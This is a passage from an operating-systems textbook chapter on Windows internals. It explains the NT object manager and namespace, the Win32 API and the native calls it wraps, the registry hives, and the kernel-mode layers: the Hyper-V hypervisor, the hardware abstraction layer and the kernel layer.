NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)
NtReadVirtualMemory(ProcHandle, Addr, Size, ...)
NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)
NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)

Figure 11-7. Examples of native NT API calls that use handles to manipulate objects across process boundaries.

Kernel-mode objects are, of course, not unique to Windows. UNIX systems also support a variety of kernel-mode objects, such as files, network sockets, pipes, devices, processes, and interprocess communication (IPC) facilities, including shared memory, message ports, semaphores, and I/O devices. In UNIX, there are a variety of ways of naming and accessing objects, such as file descriptors, process IDs, and integer IDs for SystemV IPC objects, and i-nodes for devices. The implementation of each class of UNIX objects is specific to the class. Files and sockets use different facilities than the SystemV IPC mechanisms or processes or devices.

Kernel objects in Windows use a uniform facility based on handles and names in the NT namespace to reference kernel objects, along with a unified implementation in a centralized **object manager**. Handles are per-process but, as described above, can be duplicated into another process. The object manager allows objects to be given names when they are created, and then opened by name to get handles for the objects.

The object manager uses **Unicode** (wide characters) to represent names in the **NT namespace**. Unlike UNIX, NT does not generally distinguish between upper- and lowercase (it is *case preserving* but *case insensitive*). The NT namespace is a hierarchical tree-structured collection of directories, symbolic links, and objects.

The object manager also provides facilities for synchronization, security, and object lifetime management. Whether the general facilities provided by the object manager are made available to users of any particular object is up to the executive components, as they provide the native APIs that manipulate each object type.

It is not only applications that use objects managed by the object manager. The operating system itself can also create and use objects—and does so heavily. Most of these objects are created to allow one component of the system to store some information for a substantial period of time or to pass some data structure to another component, and yet benefit from the naming and lifetime support of the object manager. For example, when a device is discovered, one or more **device objects** are created to represent the device and to logically describe how the device is connected to the rest of the system. To control the device, a device driver is loaded,

and a **driver object** is created holding its properties and providing pointers to the functions it implements for processing the I/O requests. Within the operating system, the driver is then referred to by using its object. The driver can also be accessed directly by name rather than indirectly through the devices it controls (e.g., to set parameters governing its operation from user mode).

Unlike UNIX, which places the root of its namespace in the file system, the root of the NT namespace is maintained in the kernel's virtual memory. This means that NT must recreate its top-level namespace every time the system boots. Using kernel virtual memory allows NT to store information in the namespace without first having to start the file system running. It also makes it much easier for NT to add new types of kernel-mode objects to the system because the formats of the file systems themselves do not have to be modified for each new object type.

A named object can be marked *permanent*, meaning that it continues to exist until explicitly deleted or the system reboots, even if no process currently has a handle for the object. Such objects can even extend the NT namespace by providing *parse* routines that allow the objects to function somewhat like mount points in UNIX. File systems and the registry use this facility to mount volumes and hives (parts of the registry) onto the NT namespace. Accessing the device object for a volume gives access to the raw volume, but the device object also represents an implicit mount of the volume into the NT namespace. The individual files on a volume can be accessed by concatenating the volume-relative file name onto the end of the name of the device object for that volume.

Permanent names are also used to represent synchronization objects and shared memory, so that they can be shared by processes without being continually recreated as processes stop and start. Device objects and often driver objects are given permanent names, giving them some of the persistence properties of the special i-nodes kept in the */dev* directory of UNIX.

We will describe many more of the features in the native NT API in the next section, where we discuss the Win32 APIs that provide wrappers around the NT system calls.

11.2.4 The Win32 Application Programming Interface

The Win32 function calls are collectively called the **Win32 API**. These interfaces are publicly disclosed and fully documented. They are implemented as library procedures that either wrap the native NT system calls used to get the work done or, in some cases, do the work right in user mode. Though the native NT APIs are not published, most of the functionality they provide is accessible through the Win32 API. The existing Win32 API calls do not change with new releases of Windows to maintain application compatibility, though many new functions are added to the API.

Figure 11-8 shows various low-level Win32 API calls and the native NT API calls that they wrap. What is interesting about the figure is how uninteresting the

mapping is. Most low-level Win32 functions have native NT equivalents, which is not surprising as Win32 was designed with NT in mind. In many cases, the Win32 layer must manipulate the Win32 parameters to map them onto NT, for example, canonicalizing path names and mapping onto the appropriate NT path names, including special MS-DOS device names (like *LPT:*). The Win32 APIs for creating processes and threads also must notify the Win32 subsystem process, *csrss.exe*, that there are new processes and threads for it to supervise, as we will describe in Sec. 11.4. It's worth noting that while the Win32 API is built on the NT API, not all of the NT API is exposed through Win32.

Win32 call	Native NT API call
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Figure 11-8. Examples of Win32 API calls and the native NT API calls that they wrap.

Some Win32 calls take path names, whereas the equivalent NT calls use handles. So the wrapper routines have to open the files, call NT, and then close the handle at the end. The wrappers also translate the Win32 APIs from ANSI to Unicode. The Win32 functions shown in Fig. 11-8 that use strings as parameters are actually two APIs, for example, **CreateProcessW** and **CreateProcessA**. The strings passed to the latter API must be translated to Unicode before calling the underlying NT API, since NT works only with Unicode.

Since few changes are made to the existing Win32 interfaces in each release of Windows, in theory, the binary programs that ran correctly on any previous release will continue to run correctly on a new release. In practice, there are often many compatibility problems with new releases. Windows is so complex that a few seemingly inconsequential changes can cause application failures. And applications themselves are often to blame, since they frequently make explicit checks for specific operating system versions or fall victim to their own latent bugs that are exposed when they run on a new release. Nevertheless, Microsoft makes an effort in every release to test a wide variety of applications to find incompatibilities and either correct them or provide application-specific workarounds.

Windows supports two special execution environments both called **WOW** (**Windows-on-Windows**). WoW32 is used on 32-bit x86 systems to run 16-bit Windows 3.x applications by mapping the system calls and parameters between the 16-bit and 32-bit worlds. The last version of Windows to include the WoW32 execution environment was Windows 10. Since Windows 11 requires a 64-bit processor and those processors cannot run 16-bit code, WoW32 is no longer supported. WoW64, which allows 32-bit applications to run on 64-bit systems, continues to be supported on Windows 11. In fact, starting with Windows 10, WoW64 is enhanced to enable running 32-bit x86 applications on arm64 hardware via instruction emulation. Windows 11 further extends emulation capabilities to run 64-bit x64 applications on arm64. Section 11.4.4 describes the WoW64 and emulation infrastructure in more detail.

The Windows API philosophy is very different from the UNIX philosophy. In the latter, the operating system functions are simple, with few parameters and few places where there are multiple ways to perform the same operation. Win32 provides very comprehensive interfaces with many parameters, often with three or four ways of doing the same thing, and mixing together low-level and high-level functions, like CreateFile and CopyFile.

This means Win32 provides a very rich set of interfaces, but it also introduces much complexity due to the poor layering of a system that intermixes both high-level and low-level functions in the same API. For our study of operating systems, only the low-level functions of the Win32 API that wrap the native NT API are relevant, so those are what we will focus on.

Win32 has calls for creating and managing both processes and threads. There are also many calls that relate to interprocess communication, such as creating, destroying, and using mutexes, semaphores, events, communication ports, and other IPC objects.

Although much of the memory-management system is invisible to programmers, one important feature is visible: namely the ability of a process to map a file onto a region of its virtual memory. This allows threads running in a process the ability to read and write parts of the file using pointers without having to explicitly perform read and write operations to transfer data between the disk and memory. With memory-mapped files the memory-management system itself performs the I/Os as needed (demand paging).

Windows implements memory-mapped files using a combination of three facilities. First it provides interfaces which allow processes to manage their own virtual address space, including reserving ranges of addresses for later use. Second, Win32 supports an abstraction called a **file mapping**, which is used to represent addressable objects like files (a file mapping is called a *section* in the NT layer which is a better name because section objects do not have to represent files). Most often, file mappings are created using a file handle to refer to memory backed by files, but they can also be created to refer to memory backed by the system pagefile by using a NULL file handle.

The third facility maps *views* of file mappings into a process' address space. Win32 allows only a view to be created for the current process, but the underlying NT facility is more general, allowing views to be created for any process for which you have a handle with the appropriate permissions. Separating the creation of a file mapping from the operation of mapping the file into the address space is a different approach than used in the mmap function in UNIX.

In Windows, the file mappings are kernel-mode objects represented by a handle. Like most handles, file mappings can be duplicated into other processes. Each of these processes can map the file mapping into its own address space as it sees fit. This is useful for sharing memory between processes without having to create files for sharing. At the NT layer, file mappings (sections) can also be made persistent in the NT namespace and accessed by name.

An important area for many programs is file I/O. In the basic Win32 view, a file is just a linear sequence of bytes. Win32 provides over 70 calls for creating and destroying files and directories, opening and closing files, reading and writing them, requesting and setting file attributes, locking ranges of bytes, and many more fundamental operations on both the organization of the file system and access to individual files.

There are also various advanced facilities for managing data in files. In addition to the primary data stream, files stored on the NTFS file system can have additional data streams. Files (and even entire volumes) can be encrypted. Files can be compressed and/or represented as a sparse stream of bytes where missing regions of data in the middle occupy no storage on disk. File-system volumes can be organized out of multiple separate disk partitions using different levels of RAID storage. Modifications to files or directory subtrees can be detected through a notification mechanism or by reading the **journal** that NTFS maintains for each volume.

Each file-system volume is implicitly mounted in the NT namespace, according to the name given to the volume, so a file *\foo\bar* might be named, for example, *\Device\HarddiskVolume1\foo\bar*. Internal to each NTFS volume, mount points (called reparse points in Windows) and symbolic links are supported to help organize the individual volumes.

The low-level I/O model in Windows is fundamentally asynchronous. Once an I/O operation is begun, the system call can return and allow the thread which initiated the I/O to continue in parallel with the I/O operation. Windows supports cancellation, as well as a number of different mechanisms for threads to synchronize with I/O operations when they complete. Windows also allows programs to specify that I/O should be synchronous when a file is opened, and many library functions, such as the C library and many Win32 calls, specify synchronous I/O for compatibility or to simplify the programming model. In these cases, the executive will explicitly synchronize with I/O completion before returning to user mode.

Another area for which Win32 provides calls is security. Every thread is associated with a kernel-mode object, called a **token**, which provides information about

the identity and privileges associated with the thread. Every object can have an **ACL** (**Access Control List**) telling in great detail precisely which users may access it and which operations they may perform on it. This approach provides for fine-grained security in which specific users can be allowed or denied specific access to every object. The security model is extensible, allowing applications to add new security rules, such as limiting the hours access is permitted.

The Win32 namespace is different than the native NT namespace described in the previous section. Only parts of the NT namespace are visible to Win32 APIs (though the entire NT namespace can be accessed through a Win32 hack that uses special prefix strings, like "\\.\"). In Win32, files are accessed relative to *drive letters*. The NT directory *DosDevices* contains a set of symbolic links from drive letters to the actual device objects. For example, *DosDevices**C:* might be a link to *Device**HarddiskVolume1*. This directory also contains links for other Win32 devices, such as *COM1:*, *LPT:*, and *NUL:* (for the serial and printer ports and the all-important null device). *DosDevices* is really a symbolic link to *??* which was chosen for efficiency. Another NT directory, *BaseNamedObjects*, is used to store miscellaneous named kernel-mode objects accessible through the Win32 API. These include synchronization objects like semaphores, shared memory, timers, communication ports, and device names.

In addition to low-level system interfaces we have described, the Win32 API also supports many calls for GUI operations, including all the calls for managing the graphical interface of the system. There are calls for creating, destroying, managing, and using windows, menus, tool bars, status bars, scroll bars, dialog boxes, icons, and many more items that appear on the screen. There are calls for drawing geometric figures, filling them in, managing the color palettes they use, dealing with fonts, and placing icons on the screen. In contrast, in Linux, none of this is in the kernel. Finally, there are calls for dealing with the keyboard, mouse, and other human-input devices as well as audio, printing, and other output devices.

The GUI operations work directly with the *win32k.sys* driver using special interfaces to access these functions in kernel mode from user-mode libraries. Since these calls do not involve the core system calls in the NTOS executive, we will not say more about them.

11.2.5 The Windows Registry

The root of the NT namespace is maintained in the kernel. Storage, such as file-system volumes, is attached to the NT namespace. Since the NT namespace is constructed afresh every time the system boots, how does the system know about any specific details of the system configuration? The answer is that Windows attaches a special kind of file system (optimized for small files) to the NT namespace. This file system is called the **registry**. The registry is organized into separate volumes called **hives**. Each hive is kept in a separate file (in the directory *C:**Windows**system32**config*\ of the boot volume). When a Windows system

boots, a hive named *SYSTEM* is loaded into memory by the boot program that loads the kernel and other boot files, such as boot drivers, from the boot volume.

Windows keeps much crucial information in the SYSTEM hive, including information about what drivers to use with what devices, what software to run initially, and many parameters governing the operation of the system. This information is used even by the boot program itself to determine which drivers are boot drivers, being needed immediately upon boot. Such drivers include those that understand the file system and disk drivers for the volume containing the operating system itself.

Other configuration hives are used after the system boots to describe information about the software installed on the system, particular users, and the classes of user-mode **COM** (**Component Object-Model**) objects that are installed on the system. Login information for local users is kept in the **SAM** (**Security Access Manager**) hive. Information for network users is maintained by the *lsass* service in the security hive and coordinated with the network directory servers so that users can have a common account name and password across an entire network. A list of the hives used in Windows is shown in Fig. 11-9.

Hive file	Mounted name	Use
SYSTEM	HKLM\SYSTEM	OS configuration information, used by kernel
HARDWARE	HKLM\HARDWARE	In-memory hive recording hardware detected
BCD	HKLM\BCD*	Boot Configuration Database
SAM	HKLM\SAM	Local user account information
SECURITY	HKLM\SECURITY	lsass' account and other security information
DEFAULT	HKEY_USERS\.DEFAULT	Default hive for new users
NTUSER.DAT	HKEY_USERS\<user id>	User-specific hive, kept in home directory
SOFTWARE	HKLM\SOFTWARE	Application classes registered by COM
COMPONENTS	HKLM\COMPONENTS	Manifests and dependencies for sys. components

Figure 11-9. The registry hives in Windows. HKLM is a shorthand for *HKEY_LOCAL_MACHINE*.

Prior to the introduction of the registry, configuration information in Windows was kept in hundreds of *.ini* (initialization) files spread across the disk. The registry gathers these files into a central store, which is available early in the process of booting the system. This is important for implementing Windows plug-and-play functionality. Unfortunately, the registry has become very seriously disorganized over time as Windows has evolved. There are poorly defined conventions about how the configuration information should be arranged, and many applications take an ad hoc approach, leading to interference between them. Also, even though most applications do not, by default, run with administrative privileges, they can escalate to get full privileges and modify system parameters in the registry directly, potentially destabilizing the system. Fixing the registry would break a lot of software.

This is one of the problems UWP application model and more specifically its AppContainer sandbox aims to solve. UWP applications cannot directly access or modify the registry. Rules are somewhat more relaxed for MSIX packaged applications: access to the registry is allowed, but their registry namespace is virtualized such that writes to global or per-user locations are redirected to per-user-per-app locations. This mechanism prevents such applications from potentially destabilizing the system by modifying system settings and eliminates risk of interference between multiple applications.

The registry is accessible to Win32 applications. There are calls to create and delete keys, look up values within keys, and more. Some of the more useful ones are listed in Fig. 11-10.

Win32 API function	Description
RegCreateKeyEx	Create a new registry key
RegDeleteKey	Delete a registry key
RegOpenKeyEx	Open a key to get a handle to it
RegEnumKeyEx	Enumerate the subkeys subordinate to the key of the handle
RegQueryValueEx	Look up the data for a value within a key
RegSetValueEx	Modifies data for a value within a key
RegFlushKey	Persist any modifications on the given key to disk

Figure 11-10. Some of the Win32 API calls for using the registry

The registry is a cross between a file system and a database, and yet really unlike either. It's really a key-value store with hierarchical keys. Entire books have been written describing the registry (Hipson, 2002; Halsey and Bettany, 2015; and Ngoie, 2021) and many companies have sprung up to sell special software just to manage the complexity of the registry.

To explore the registry, Windows has a GUI program called **regedit** that allows you to open and explore the directories (called *keys*) and data items (called *values*). Microsoft's **PowerShell** scripting language can also be useful for walking through the keys and values of the registry as if they were directories and files. A more interesting tool to use is *procmon*, which is available from Microsoft's tools' Website: *https://www.microsoft.com/technet/sysinternals*. Procmon watches all the registry accesses that take place in the system and is very illuminating. Some programs will access the same key over and over tens of thousands of times.

Registry APIs are some of the most frequently used Win32 APIs in the system. They need to be fast and reliable. So, the registry implements caching of registry data in memory for fast access, but also persists data on disk to avoid losing too many changes even when RegFlushKey is not called. Because registry integrity is so critical to correct system functioning, the registry uses *write-ahead-logging* similar to database systems to record modifications sequentially into log files before

actually modifying hive files. This approach ensures consistency with minimal overhead and allows recovery of registry data in the face of system crashes or power outages.

11.3 SYSTEM STRUCTURE

In the previous sections, we examined Windows as seen by the programmer writing code for user mode. Now we are going to look under the hood to see how the system is organized internally, what the various components do, and how they interact with each other and with user programs. This is the part of the system seen by the programmer implementing low-level user-mode code, like subsystems and native services, as well as the view of the system provided to device-driver writers.

Although there are many books on how to use Windows, there are fewer on how it works inside. One of the best places to look for additional information on this topic is *Microsoft Windows Internals*, 7th ed. Part 1 (Yosifovich et al, 2017) and *Microsoft Windows Internals*, 7th ed. Part 2. (Allievi et al., 2021).

11.3.1 Operating System Structure

As described earlier, the Windows operating system consists of many layers, as depicted in Fig. 11-4. In the following sections, we will dig into the lowest levels of the operating system: those that run in kernel mode. The central layer is the NTOS kernel itself, which is loaded from *ntoskrnl.exe* when Windows boots. NTOS itself consists of two layers, the **executive**, which containa most of the services, and a smaller layer which is (also) called the **kernel** and implements the underlying thread scheduling and synchronization abstractions (a kernel within the kernel?), as well as implementing trap handlers, interrupts, and other aspects of how the CPU is managed.

The division of NTOS into kernel and executive is a reflection of NT's VAX/VMS roots. The VMS operating system, which was also designed by Cutler, had four hardware-enforced layers: user, supervisor, executive, and kernel corresponding to the four protection modes provided by the VAX processor architecture. The Intel CPUs also support four rings of protection, but some of the early target processors for NT did not, so the kernel and executive layers represent a software-enforced abstraction, and the functions that VMS provides in supervisor mode, such as printer spooling, are provided by NT as user-mode services.

The kernel-mode layers of NT are shown in Fig. 11-11. The kernel layer of NTOS is shown above the executive layer because it implements the trap and interrupt mechanisms used to transition from user mode to kernel mode.

The uppermost layer in Fig. 11-11 is the system library (*ntdll.dll*), which actually runs in user mode. The system library includes a number of support functions



Figure 11-11. Windows kernel-mode organization.

for the compiler runtime and low-level libraries, similar to what is in *libc* in UNIX. *ntdll.dll* also contains special code entry points used by the kernel to initialize threads and dispatch exceptions and user-mode asynchronous procedure calls (described later). Because the system library is so integral to the operation of the kernel, every user-mode process created by NTOS has *ntdll* mapped at the same address (the particular address is randomized in every boot session as a security measure). When NTOS is initializing the system, it creates a section object to use when mapping *ntdll*, and it also records addresses of the *ntdll* entry points used by the kernel.

Below the NTOS kernel and executive layers is a layer of software called the **HAL** (**Hardware Abstraction Layer**) which abstracts low-level hardware details like access to device registers and DMA operations, and the way the motherboard firmware represents configuration information and deals with differences in the CPU support chips, such as various interrupt controllers.

The lowest software layer is the **hypervisor** which is the core of Windows' virtualization stack, called **Hyper-V**. It is a Type-1 (bare metal) hypervisor that runs on top of the hardware and supports concurrently running multiple operating systems. The hypervisor relies on the virtualization stack components running in the *root* operating system to virtualize guest operating systems. The hypervisor was an optional feature in earlier versions of Windows, but Windows 11 enables virtualization by default in order to provide critical security features which we will describe in subsequent sections. Hyper-V requires a 64-bit processor with hardware virtualization support and this is reflected in the minimum hardware requirements of the OS. Consequently, older computers cannot run Windows 11.

The other major components of kernel mode are the device drivers. Windows uses device drivers for any kernel-mode facilities which are not part of NTOS or the HAL. This includes file systems, network protocol stacks, and kernel extensions like antivirus and DRM (Digital Rights Management) software, as well as drivers for managing physical devices, interfacing to hardware buses, and so on.

The I/O and virtual memory components cooperate to load (and unload) device drivers into kernel memory and link them to the NTOS and HAL layers. The I/O manager provides interfaces which allow devices to be discovered, organized, and operated—including arranging to load the appropriate device driver. Much of the configuration information for managing devices and drivers is maintained in the SYSTEM hive of the registry. The plug-and-play subcomponent of the I/O manager maintains information about the hardware detected within the HARDWARE hive, which is a volatile hive maintained in memory rather than on disk, as it is completely recreated every time the system boots.

We will now examine the various components of the operating system in a bit more detail.

The Hypervisor

The Hyper-V hypervisor runs as the lowest software layer underneath Windows. Its job is to virtualize the hardware such that multiple *guest* operating systems can run concurrently, each in their own virtual machine, which Windows calls a **partition**. The hypervisor achieves this by taking advantage of virtualization extensions supported by the CPU (VT-X on Intel, AMD-V on AMD and ARMv8-A on ARM processors) to confine each guest to its assigned memory, CPU, and hardware resources, isolated from other guests. Also, the hypervisor intercepts many of the privileged operations performed by guest operating systems and emulates them to maintain the illusion. An operating system running on top of the hypervisor executes threads and handles interrupts on abstractions of the physical processors called **virtual processors**. The hypervisor schedules the virtual processors on physical processors.

Being a Type-1 hypervisor, the Windows hypervisor runs directly on the underlying hardware, but uses its virtualization stack components in the root operating system to provide device support services to its guests. For example, an emulated disk read request initiated by a guest operating system is handled by the virtual disk controller component running in user-mode by performing the requested read operation using regular Win32 APIs. While the root operating system must be Windows when running Hyper-V, other operating systems, such as Linux, can be run in the guest partitions. A guest operating system may perform very poorly unless it has been modified (i.e., paravirtualized) to work with the hypervisor.

For example, if a guest operating system kernel is using a spinlock to synchronize between two virtual processors and the hypervisor reschedules the virtual processor holding the spinlock, the lock hold time may increase by several orders

of magnitude, leaving other virtual processors running in the partition spinning for very long periods of time. To solve this problem, a guest operating system is *enlightened* to spin only a short time before calling into the hypervisor to yield its physical processor to run another virtual processor.

While the main job of the hypervisor is to run guest operating systems, it also helps improve the security of Windows by exposing a secure execution environment called **VSM** (**Virtual Secure Mode**) in which a security-focused micro-OS called the **SK** (**Secure Kernel**) runs. The Secure Kernel provides a set of security services to Windows, collectively termed **VBS** (**Virtualization-Based Security**). These services help protect code flow and integrity of OS components and maintain consistency of sensitive OS data structures as well as processor registers. In Sec. 11.10 we will discuss the inner workings of Hyper-V virtualization stack and learn how Virtualization-based Security works.

The Hardware Abstraction Layer

One goal of Windows is to make the system portable across hardware platforms. Ideally, to bring up an operating system on a new type of computer system, it should be possible to just recompile the operating system on the new platform. Unfortunately, it is not this simple. While many of the components in some layers of the operating system can be largely portable (because they mostly deal with internal data structures and abstractions that support the programming model), other layers must deal with device registers, interrupts, DMA, and other hardware features that differ significantly from machine to machine.

Most of the source code for the NTOS kernel is written in C rather than assembly language (only 2% is assembly on x86, and less than 1% on x64). However, all this C code cannot just be scooped up from an x86 system, plopped down on, say, an ARM system, recompiled, and rebooted owing to the many hardware differences between processor architectures that have nothing to do with the different instruction sets and which cannot be hidden by the compiler. Languages like C make it difficult to abstract away some hardware data structures and parameters, such as the format of page table entries and the physical memory page sizes and word length, without severe performance penalties. All of these, as well as a slew of hardware-specific optimizations, would have to be manually ported even though they are not written in assembly code.

Hardware details about how memory is organized on large servers, or what hardware synchronization primitives are available, can also have a big impact on higher levels of the system. For example, NT's virtual memory manager and the kernel layer are aware of hardware details related to cache and memory locality. Throughout the system, NT uses compare&swap synchronization primitives, and it would be difficult to port to a system that does not have them. Finally, there are many dependencies in the system on the ordering of bytes within words. On all the systems NT has ever been ported to, the hardware was set to little-endian mode.

Besides these larger issues of portability, there are also minor ones even between different motherboards from different manufacturers. Differences in CPU versions affect how synchronization primitives like spin-locks are implemented. There are several families of support chips that create differences in how hardware interrupts are prioritized, how I/O device registers are accessed, management of DMA transfers, control of the timers and real-time clock, multiprocessor synchronization, working with firmware facilities such as **ACPI** (**Advanced Configuration and Power Interface**), and so on. Microsoft made a serious attempt to hide these types of machine dependencies in a thin layer at the bottom called the HAL, as mentioned earlier. The job of the HAL is to present the rest of the operating system with abstract hardware that hides the specific details of processor version, support chipset, and other configuration variations. These HAL abstractions are presented in the form of machine-independent services (procedure calls and macros) that NTOS and the drivers can use.

By using the HAL services and not addressing the hardware directly, drivers and the kernel require fewer changes when being ported to new processors—and in most cases can run unmodified on systems with the same processor architecture, despite differences in versions and support chips.

The HAL does not provide abstractions or services for specific I/O devices such as keyboards, mice, and disks or for the memory management unit. These facilities are spread throughout the kernel-mode components, and without the HAL the amount of code that would have to be modified when porting would be substantial, even when the actual hardware differences were small. Porting the HAL itself is straightforward because all the machine-dependent code is concentrated in one place and the goals of the port are well defined: implement all of the HAL services. For many releases, Microsoft supported a *HAL Development Kit* allowing system manufacturers to build their own HAL, which would allow other kernel components to work on new systems without modification, provided that the hardware changes were not too great. This practice is no longer active and as such, there's little reason to maintain the HAL layer in a separate binary, *hal.dll*. With Windows 11, the HAL layer has been merged into ntoskrnl.exe. *Hal.dll* is now a forwarder binary kept around to maintain compatibility with drivers that use its interfaces all of which are redirected to the HAL layer in ntoskrnl.exe.

As an example of what the hardware abstraction layer does, consider the issue of memory-mapped I/O vs. I/O ports. Some machines have one and some have the other. How should a driver be programmed: to use memory-mapped I/O or not? Rather than forcing a choice, which would make the driver not portable to a machine that did it the other way, the hardware abstraction layer offers procedures for driver writers to use for reading the device registers others for writing them:

```
uc = READ_PORT_UCHAR(port);          WRITE_PORT_UCHAR(port, uc);
us = READ_PORT_USHORT(port);         WRITE_PORT_USHORT(port, us);
ul = READ_PORT_ULONG(port);          WRITE_PORT_LONG(port, ul);
```

These procedures read and write unsigned 8-, 16-, and 32-bit integers, respectively, to the specified port. It is up to the hardware abstraction layer to decide whether memory-mapped I/O is needed here. In this way, a driver can be moved without modification between machines that differ in the way the device registers are implemented.

Drivers frequently need to access specific I/O devices for various purposes. At the hardware level, a device has one or more addresses on a certain bus. Since modern computers often have multiple buses (PCIe, USB, IEEE 1394, etc.), it can happen that more than one device may have the same address on different buses, so some way is needed to distinguish them. The HAL provides a service for identifying devices by mapping bus-relative device addresses onto systemwide logical addresses. In this way, drivers do not have to keep track of which device is connected to which bus. This mechanism also shields higher layers from properties of alternative bus structures and addressing conventions.

Interrupts have a similar kind of problem—they are also bus dependent. Here, too, the HAL provides services to name interrupts in a systemwide way and also provides ways to allow drivers to attach interrupt service routines to interrupts in a portable way, without having to know anything about which interrupt vector is for which bus. Interrupt request level management is also handled in the HAL.

Another HAL service is setting up and managing DMA transfers in a device-independent way. Both the systemwide DMA engine and DMA engines on specific I/O cards can be handled. Devices are referred to by their logical addresses. The HAL implements software scatter/gather (writing or reading from noncontiguous blocks of physical memory).

The HAL also manages clocks and timers in a portable way. Time is kept track of in units of 100 nanoseconds starting at midnight at the start of Jan. 1, 1601, which is the first date in the previous quadricentury, which simplifies leap-year computations. (Quick Quiz: Was 1800 a leap year? Quick Answer: No. QQ2: Was 2000 a leap year? QA2: Yes. Until 3999, century years are not leap years except 400 years). Under the current rules, 4000 should be a leap year, but in the current model isn't quite right and making 4000 a nonleap year would help. Not everyone agrees however. The time services decouple the drivers from the actual frequencies at which the clocks run.

Kernel components sometimes need to synchronize at a very low level, especially to prevent race conditions in multiprocessor systems. The HAL provides primitives to manage this synchronization, such as spin locks, in which one CPU simply waits for a resource held by another CPU to be released, particularly in situations where the resource is typically held only for a few machine instructions.

Finally, after the system has been booted, the HAL talks to the computer's firmware (BIOS or UEFI) and inspects the system configuration to find out which buses and I/O devices the system contains and how they have been configured. This information is then put into the registry. A brief summary of some of the things the HAL does is given in Fig. 11-12.



Figure 11-12. Some of the hardware functions the HAL manages.

The Kernel Layer

Above the hardware abstraction layer is NTOS, consisting of two layers: the kernel and the executive. "Kernel" is a confusing term in Windows. It can refer to all the code that runs in the processor's kernel mode. It can also refer to the *ntoskrnl.exe* file which contains NTOS, the core of the Windows operating system. Or it can refer to the kernel layer within NTOS, which is how we use it in this section. It is even used to name the user-mode Win32 library that provides the wrappers for the native system calls: *kernelbase.dll*.

In the Windows operating system, the kernel layer, illustrated above the executive layer in Fig. 11-11, provides a set of abstractions for managing the CPU. The most central abstraction is threads, but the kernel also implements exception handling, traps, and several kinds of interrupts. Creating and destroying the data structures which support threading is implemented in the executive layer. The kernel layer is responsible for scheduling and synchronization of threads. Having support for threads in a separate layer allows the executive layer to be implemented using the same preemptive multithreading model used to write concurrent code in user mode, though the synchronization primitives in the executive are much more specialized.

The kernel's thread scheduler is responsible for determining which thread is executing on each CPU in the system. Each thread executes until a timer interrupt signals that it is time to switch to another thread (quantum expired), or until the thread needs to wait for something to happen, such as an I/O to complete or for a lock to be released, or a higher-priority thread becomes runnable and needs the CPU. When switching from one thread to another, the scheduler runs on the CPU and ensures that the registers and other hardware state have been saved. The scheduler then selects another thread to run on the CPU and restores the state that was previously saved from the last time that thread ran.

If the next thread to be run is in a different address space (i.e., process) than the thread being switched from, the scheduler must also change address spaces. The details of the scheduling algorithm itself will be discussed later in this chapter when we come to processes and threads.

In addition to providing a higher-level abstraction of the hardware and handling thread switches, the kernel layer also has another key function: providing low-level support for two classes of synchronization mechanisms: control objects and dispatcher objects. **Control objects** are the data structures that the kernel layer provides as abstractions to the executive layer for managing the CPU. They are allocated by the executive but they are manipulated with routines provided by the kernel layer. **Dispatcher objects** are the class of ordinary executive objects that use a common data structure for synchronization.

Deferred Procedure Calls

Control objects include primitive objects for threads, interrupts, timers, synchronization, profiling, and two special objects for implementing **DPCs** (**Deferred Procedure Calls**) and APCs (see below). DPC objects are used to reduce the time taken to execute **ISRs** (**Interrupt Service Routines**) in response to an interrupt from a particular device. Limiting time spent in ISRs reduces the chance of losing an interrupt.

